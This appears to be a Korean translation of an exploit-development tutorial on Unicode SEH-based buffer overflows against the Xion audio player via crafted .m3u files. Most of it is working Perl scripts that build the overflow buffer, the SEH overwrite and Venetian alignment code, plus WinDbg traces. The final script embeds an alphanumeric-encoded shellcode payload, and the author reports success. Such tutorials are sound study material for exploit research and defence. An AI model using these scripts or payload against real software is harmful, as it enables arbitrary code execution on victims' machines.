0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

위 그림에서 보듯이, pop/pop/ret 이 실행되고, ret 뒤에는 0012f2ac에 있는 SE 레코드(nSEH)로 점프하는 것을 확인할 수 있다.

nSEH에 있는 첫 번째 명령어는 0x41 이다. 이 명령을 실행하기 전에 EIP를 덤프해 보면 2개의 A가 nSEH(41 00 41 00)에, SE 핸들러에는 (15 00 45 00)이 삽입 되어 있고, 그 뒤에는 D로 채워져 있는 것을 볼 수 있다. 일반적인 SEH 기반 공격코드에서, 공격자는 D에 쉘코드를 삽입하고 이쪽으로 점프하는 방법을 이용해야 한다. 하지만 이번에는 nSEH로 점프하는 대신에 그냥 D까지 걸어(?)서 이동해 보겠다. 이를 위해 다음과 같은 사항들이 필요하다.

- NOP와 같은 역할을 할 수 있는 명령을 nSEH에 삽입해야 한다.
- SE 핸들러에 있는 주소가 명령어처럼 실행될 때, 다른 어떠한 요소에도 해를 끼치지 않아야 한다.

nSEH에 있는 2개의 A가 실행되면 다음과 같은 결과가 나온다.

```
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
```

이 명령 자체는 문제가 될 것 같지 않지만, 뒤에 따라오는 다른 명령들에 의해 또 다른 예외가 발생할 수도 있다. 다음 명령어 중 하나를 사용해 보자.

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

nSEH의 첫 번째 명령어가 popad (₩x61)로 대체될 수도 있다는 점에 주의해야 한다(popad 명령은 모든 레지스터에 무언가를 집어 넣는 역할을 한다)

자 이제 nSEH를 0x61 0x62로 덮어쓰고 어떤 일이 발생하는지 보자.

```
my $totalsize=5000;
my $junk = "A" x 230;
my $nSEH="₩x61₩x70"; #nSEH -> popad + NOP/align
my $seh="₩x15₩x45"; #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nSEH.$seh));
$payload=$junk.$nSEH.$seh.$morestuff;
open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes₩n";
```

결과는 다음과 같다.

```
0:000> g
Breakpoint 1 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
0012f2ad 006200          add     byte ptr [edx],ah          ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
0012f2b0 1500450044      adc     eax,44004500h
```

정상적으로 작동했다. popad는 모든 레지스터에 특정 내용을 삽입한다. 또한, 006200은 NOP처럼 동작한다.

주의: nSEH에서 최선의 선택은 1 바이트 명령어 + NOP 역할 명령어 구조이다. 1 바이트 명령어의 종류는 많다. 공격자가 원하는 것을 사용하면 된다(inc <reg>, dex <reg>, popad 등등)

위 출력 결과에 보이는 마지막 명령어는 pop/pop/ret(15004500)을 가리키도록 구성되어 있다. 자세히 보면 SE 핸들러 다음에 위치한 추가 1바이트를 더 가져와서 실행하는 것을 볼 수 있다. 우리의 포인터 00450015는 뒤에 44가 붙어 adc eax, 4404500h 가 되었다(우리는 뒤에 따라올 바이트를 제어할 수 있으므로 이것이 큰 문제가 되지는 않는다)

우리는 원래 pop/pop/ret 을 가리키던 포인터를 실행하려고 노력하고 있다. 만약 이 바이트들을 실행하는 것을 지나칠 수 있다면, 이 4바이트 뒤에 위치한 기계어들을 사용할 수 있을 것이다. 프로그램을 계속 진행하면 다음과 같은 코드에 봉착하게 된다.

```
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2b5 00440044        add     byte ptr [eax+eax+44h],al  ds:0023:8826550e=??
0:000> t
(2cc.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
0012f2b5 00440044        add     byte ptr [eax+eax+44h],al  ds:0023:8826550e=??
```

이제 SE 구조체를 덮어쓰고 그 뒤에 위치한 기계어(00440044 : D)들을 실행하게 되었다.

결론은 이렇다:

- 우리는 SE 구조체를 덮어썼다.
- EIP를 확보 했다(pop/pop/ret).
- short jump와 유사한 행동을 해서 쉘코드 위치로 흐름이 이동하도록 만들었다.

다음으로 해결해야 할 문제는 이것을 공격코드에 적용하는 것이다. 디코더가 자기 자신을 가지는 레지스터를 확보하지 못했으므로, 우리는 단순히 인코딩 된 쉘코드를 여기에 둘 수 없다. 현재 레지스터 값들을 보면, 대부분의 레지스터들이 현재 위치 근처를 가리키고 있음을 볼 수 있다. 하지만 어느 하나 정확한 현재 위치를 가리키고 있는 것은 없다. 그래서 우리는 레지스터들 중 하나를 수정하고, 쉘코드에 패딩을 추가해서 정확히 원하는 지점을 가리키도록 해 보겠다.

우리는 이 예제에서 eax를 사용한다고 앞서 언급했다. 우리는 alpha2와 eax를 이용해 쉘코드를 만드는 법을 알고 있다. 만약 vene.pl을 사용하고 싶다면, 추가로 레지스터를 하나 더 확보해서 쓰기와 실행이 가능한 메모리 위치를 가리키도록 해야 한다. 하지만 기본 원리는 동일하다.

어쨌든, alpha2에서 생성한 코드를 이용해 보자. 우리가 필요한 것은 디코더의 첫 번째 바이트를 가리키는 위치를 eax가 가리키도록 하고, eax로 점프하는 것이다. 게다가, 우리가 써야 하는 명령어도 유니코드 호환이 되어야 한다. 자 이제 이전에 설명했던 베니스 쉘코드 기법을 이용해 보자.

레지스터를 보자. 만약 우리가 ebp를 eax에 삽입하고 몇 바이트를 add 해준 뒤, 디코더로 향하는 eax를 가리키는 코드를 뛰어 넘어 점프를 수행한다. ebp를 eax에 넣고 100 바이트를 더하면, eax는 0012f3ac를 가리키게 된다. 여기가 디코더가 위치할 장소이다.

우리는 해당 위치의 데이터를 제어할 수 있다.

```
0:000> d 0012f3ac
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

ebp+100 내용을 eax에 담은 뒤, eax로 점프하기 위해 다음과 같은 코드가 필요하다.

```
push ebp
pop eax
add eax,0x11001400
sub eax,0x11001300

push eax
ret
```

베니스 쉘코드 기법을 적용하고 난 뒤 버퍼에 다음과 같은 내용을 삽입해야 된다.

```
my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align
```

위에서 보듯이, SE 핸들러에서 실행되는 명령어 안의 오프셋의 일부로 사용되는 바이트로 인해 첫 번째 부분을 'D'로 만들어 줬다. 명령어 뒤에, eax를 준비해 0x0012f3ac를 가리키도록 하면 된다.

다음과 같이 코드를 구성해 보자.

```
my $totalsize=5000;
my $junk = "A" x 230;
my $nSEH="₩x61₩x62"; #popad + NOP
my $seh="₩x15₩x45"; #put 00450015 in SE Handler
my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."₩x6e"; #NOP/align
$preparestuff=$preparestuff."₩x55"; #push ebp
$preparestuff=$preparestuff."₩x6e"; #NOP/align
$preparestuff=$preparestuff."₩x58"; #pop eax
$preparestuff=$preparestuff."₩x6e"; #pop/align
$preparestuff=$preparestuff."₩x05₩x14₩x11"; #add eax,0x11001400
$preparestuff=$preparestuff."₩x6e"; #pop/align
$preparestuff=$preparestuff."₩x2d₩x13₩x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."₩x6e"; #pop/align
my $jump = "₩x50"; #push eax
$jump=$jump."₩x6d"; #NOP/align
$jump=$jump."₩xc3"; #ret
my $morestuff="D" x (5000-length($junk.$nSEH.$seh.$preparestuff.$jump));
$payload=$junk.$nSEH.$seh.$preparestuff.$jump.$morestuff;
open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes₩n";
```

```
(4cc.2b4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000044 ebx=030314b4 ecx=02f536f0 edx=00130000 esi=03031498 edi=0012f298
eip=02c2c2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
*** WARNING: Unable to verify checksum for C:\Program Files\r2 Studios\Xion\plugi
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Pr
DefaultPlaylist!XionPluginCreate+0x18776:
02c2c2a6 668902          mov     word ptr [edx],ax        ds:0023:00130000=6341
0:000> !exchain
0012f2ac: *** ERROR: Module load completed but symbols could not be loaded for im
image00400000+50015 (00450015)
Invalid exception stack at 00620061
0:000> bp 0012f2ac
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
0012f2ad 006200          add     byte ptr [edx],ah          ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
0012f2b0 1500450044      adc     eax,44004500h
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2b5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=4c
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b8 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2b8 55              push    ebp
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b9 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2b9 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=7e
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bc esp=0012e4a4 ebp=0012f2ac iopl=0         ov up ei ng nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a92
0012f2bc 58              pop     eax
0:000> t
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bd esp=0012e4a8 ebp=0012f2ac iopl=0         ov up ei ng nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a92
0012f2bd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=b0
```

```
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
*** WARNING: Unable to verify checksum for C:\Program Files\r2 Studios\Xion\BASS
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\P
0012f2c0 0500140011      add     eax,offset BASS+0x1400 (11001400)
0:000> t
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2c5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=e2
0:000> t
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c8 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200207
0012f2c8 2d00130011      sub     eax,offset BASS+0x1300 (11001300)
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2cd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
0012f2cd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=14
0:000> d eax
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f40c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f41c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

오케이, 정상적으로 작동한다. 이제 우리의 쉘코드를 페이로드에 삽입해야 할 때가 왔다. 또한 우리의 쉘코드를 0012f3ac에 두어야 한다. 이를 위해, 베니스 점프코드의 마지막 명령어와 0012f3ac 사이의

오프셋이 필요하다.

```
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
0012f2d0 50              push    eax
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d1 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
0012f2d1 006d00          add     byte ptr [ebp],ch          ss:0023:0012f2ac=61
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d4 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
0012f2d4 c3              ret
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f3ac esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
0012f3ac 44              inc     esp
0:000> d 0012f2d4
0012f2d4  c3 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  ..D.D.D.D.D.D.D.
0012f2e4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2f4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f304  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f314  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f324  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f334  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f344  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

0012f3ac - 0012f2d5 = 215바이트이다. 필요한 바이트의 반이 유니코드 변환 디코더에 의해 채워질 것이다. 그러므로 우리는 107바이트를 패딩해야 한다. 그 뒤 쉘코드를 넣고, 추가로 쓰레기 값을 삽입한다. 코드는 아래와 같다.

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nSEH="₩x61₩x62"; #popad + NOP
my $seh="₩x15₩x45"; #put 00450015 in SE Handler

my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."₩x6e"; #NOP/align
$preparestuff=$preparestuff."₩x55"; #push ebp
$preparestuff=$preparestuff."₩x6e"; #NOP/align
$preparestuff=$preparestuff."₩x58"; #pop eax
$preparestuff=$preparestuff."₩x6e"; #pop/align
$preparestuff=$preparestuff."₩x05₩x14₩x11"; #add eax,0x11001400
$preparestuff=$preparestuff."₩x6e"; #pop/align
$preparestuff=$preparestuff."₩x2d₩x13₩x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."₩x6e"; #pop/align

my $jump = "₩x50"; #push eax
$jump=$jump."₩x6d"; #NOP/align
$jump=$jump."₩xc3"; #ret
```

```
my $morestuff="D" x 107; #required to make sure shellcode = eax
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JBKLK8U9M0M0KPS0U99UNQ8RS44KPR004K".
"22LLDKR2MD4KCBMXLOGG0JO6NQKOP1WPVLOLQQCLM2NL".
"MPGQ8OLMM197K2ZP22B7TK0RLPTK12OLM1Z04KOPBX55".
"Y0D4OZKQXP0P4KOXMHTKR8MPKQJ3ISOL19TKNTTKM18V".
"NQKONQ90FLGQ8OLMKQY7NXK0T5L4M33MKHOKSMND45JB".
"R84K0XMTKQHSBFTKLL0KTK28MLM18S4KKT4KKQXPSYOT".
"NDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM2JKQTMSU".
"89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU7MEM".
"KOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

my $evenmorestuff="D" x 4100; #just a guess

$payload=$junk.$nSEH.$seh.$preparestuff.$jump.$morestuff.$shellcode.$evenmorestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes₩n";
```

짜잔~ 성공 !!